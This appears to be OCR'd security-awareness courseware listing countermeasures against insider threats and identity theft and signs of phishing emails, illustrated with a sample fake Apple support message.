
1. Separation and rotation of duties
2. Least privileges
3. Controlled access
4. Logging and auditing
5. Employee monitoring
6. Legal policies
7. Archive critical data
8. Employee training on cyber security
9. Employee background verification
10. Periodic risk assessment
11. Privileged users monitoring
12. Credentials deactivation for terminated employees

Insider Threats Countermeasures

There are safety measures that help an organization to prevent or minimize insider threats:

- **Separation and rotation of duties**: Divide responsibilities among multiple employees to restrict the amount of power or influence held by any individual. This helps to avoid fraud, abuse, and conflict of interest and facilitates the detection of control failures (including bypassing security controls and information theft). Rotation of duties at random intervals helps an organization to deter fraud or the abuse of privileges.
- **Least privileges**: Provide users with only enough access privilege to allow them to perform their assigned tasks. This helps maintain information security.
- **Controlled access**: Access controls in various parts of an organization restrict unauthorized users from gaining access to critical assets and resources.
- **Logging and auditing**: Perform logging and auditing periodically to check for misuse of company resources.
- **Employee monitoring**: Use employee monitoring software that records all user sessions, and that can be reviewed by security professionals.
- **Legal policies**: Enforce legal policies to prevent employees from misusing the organization’s resources and sensitive data theft.
- **Archive critical data**: Maintain a record of the organization’s critical data in the form of archives to be used as backup resources, if needed.
- **Employee training on cybersecurity**: Train employees on how to protect their credentials and the company’s confidential data from attack. They will be able to identify social engineering attempts and take proper mitigations and reporting steps.

- **Employee background verification**: Ensure thorough background checks of all employees before hiring them by using Google search and social networking sites and consulting previous employers.
- **Periodic risk assessment**: Perform a periodic risk assessment on critical assets to identify vulnerabilities and implement protection strategies against both insider and outsider threats.
- **Privileged users monitoring**: Implement additional monitoring mechanisms for system administrators and privileged users as these accounts can be used to can deploy malicious code or logic bomb on the system or network.
- **Credentials deactivation for terminated employees**: Disable all the employee's access profiles to the physical locations, networks, systems, applications, and data immediately after termination.
- **Periodic risk assessments**: Perform periodic risk assessments on all the organization's critical assets then develop and maintain a risk management strategy to secure those assets from both insiders and outsiders.
- **Layered defense**: Implement multiple layers of defense to prevent and protect critical assets from remote attacks originated from insiders. Develop appropriate remote access policies and procedures to thwart such attacks.
- **Physical security**: Build a professional security team that monitors the physical security of the organization.
- **Surveillance**: Install video cameras to monitor all critical assets. Install and enable screen-capturing software on all critical servers.
- **Zero-Trust Model:** Implement a zero-trust model to limit access to critical assets of the organization. Furthermore, implement additional identity verification measures such as MFA to guarantee the secure use of the assets.
- **Behavioral Analytics:** Employ user entity and behavioral analytics (UEBA) to track, collect, and analyze the data to identify anomalous behavior.



Identity Theft Countermeasures

1. Secure or shred all documents containing your **private information**
2. Ensure your name is not present in **marketers' hit lists**
3. Review your **credit card statement** regularly and store it securely, out of reach of others
4. Never give any personal information over the **phone**
5. Keep your mail secure by **emptying the mailbox** quickly
6. **Be cautious and verify** all requests for personal data
7. Protect your personal information from being **publicized**
8. Do not display or share any **account**/**contact numbers** unless mandatory
9. Monitor **online banking** activities regularly
10. Never list any **personal identifiers** on social media

Identity Theft Countermeasures

Identity theft occurs when someone uses personal information (such as a name, social security number, date of birth, mother's maiden name, or address) in a malicious way, such as for credit card or loan services, or even rentals and mortgages, without the person's knowledge or permission.

Listed below are countermeasures that, on implementation, will reduce the chances of identity theft:

- Secure or shred all documents containing private information
- Ensure your name is not present on the marketers' hit lists
- Review your credit card statement regularly and store it securely, out of reach of others
- Never give any personal information over the phone
- To keep mail secure, empty the mailbox quickly
- Suspect and verify all requests for personal data
- Protect personal information from being publicized
- Do not display account or contact numbers unless mandatory
- Monitor online banking activities regularly
- Never list any personal identifiers on social media websites such as your father's name, pet's name, address, or city of birth.
- Enable two-factor authentication on all online accounts
- Never use public Wi-Fi for sharing or accessing sensitive information


- Install host security tools such as a firewall and anti-virus on your personal computer

Some additional countermeasures against identity theft are as follows:

- To keep mail secure, empty your mailbox quickly and do not reply to unsolicited email requests asking for personal information.
- Shred credit card offers and “convenience checks” that are not useful.
- Do not store any financial information on the system and use strong passwords for all financial accounts.
- Check telephone and cell phone bills for calls you did not make.
- Keep your Social Security card, passport, license, and other valuable personal information hidden and secured.
- Read website privacy policies.
- Be cautious before clicking on a link provided in an email or instant message.
- Enter personal information only on secured website pages marked with “https.”
- Add fraud alerts to the system or device to defend against identity theft.
- Do not allow family members or friends to open a personal account.
- Utilize trusted digital wallets that provide high security.

How to Detect Phishing Emails?

1. Appears to be from a **bank**, **company**, or **social networking site**, and has a **generic greeting**
2. Appears to be from a person listed in your **email address book**
3. Gives a sense of **urgency** or a **veiled threat**
4. May contain **grammatical/spelling mistakes**
5. Includes links to **spoofed websites**
6. May contain **offers that seem to be too good to be true**
7. Includes **official-looking logos** and other information taken from legitimate websites
8. May contain a **malicious attachment**



Your Apple ID was used to sign in to iCloud on an iPhone 6 - [redacted]na...

https://mail.google.com/mail/u/0/?ui=2&view=btop&ver=dqujp3h61mgd&search=in

Your Apple ID was used to sign in to iCloud on an iPhone 6

Apple Support <apple@gmail.com> 12:11 PM (20 minutes ago)
to me

Dear customer

Your Apple ID was used to sign in to iCloud on an iPhone 6.

Time: April 13, 2022

Operating System: iOS 8.0.1

Your Apple ID was used to sign in to iCloud on an iPhone 6 and your credit card has been chrged for $1285.54.

If you recently signed in to this device, you can disregard this email.

If you have not recently signed in to an iPhone with your Apple ID and believe someone may have acesed your account, please click here to confirm your details and change your password.

To spread awareness on the security issues, Apple will also reward you with $2000 for reporting this issue at the link to Report Abuse.

View the attached document for your latest invoice.

Apple Support

My Apple ID | Support | Privacy Policy

Copyright © 2022 Tunes S.ar.l. 31-33, rule Sainte Zithe, L-2763 Luxembourg. All rights reserved.

www.phishinghoneynet.com/reportabuse.htm

How to Detect Phishing Emails?

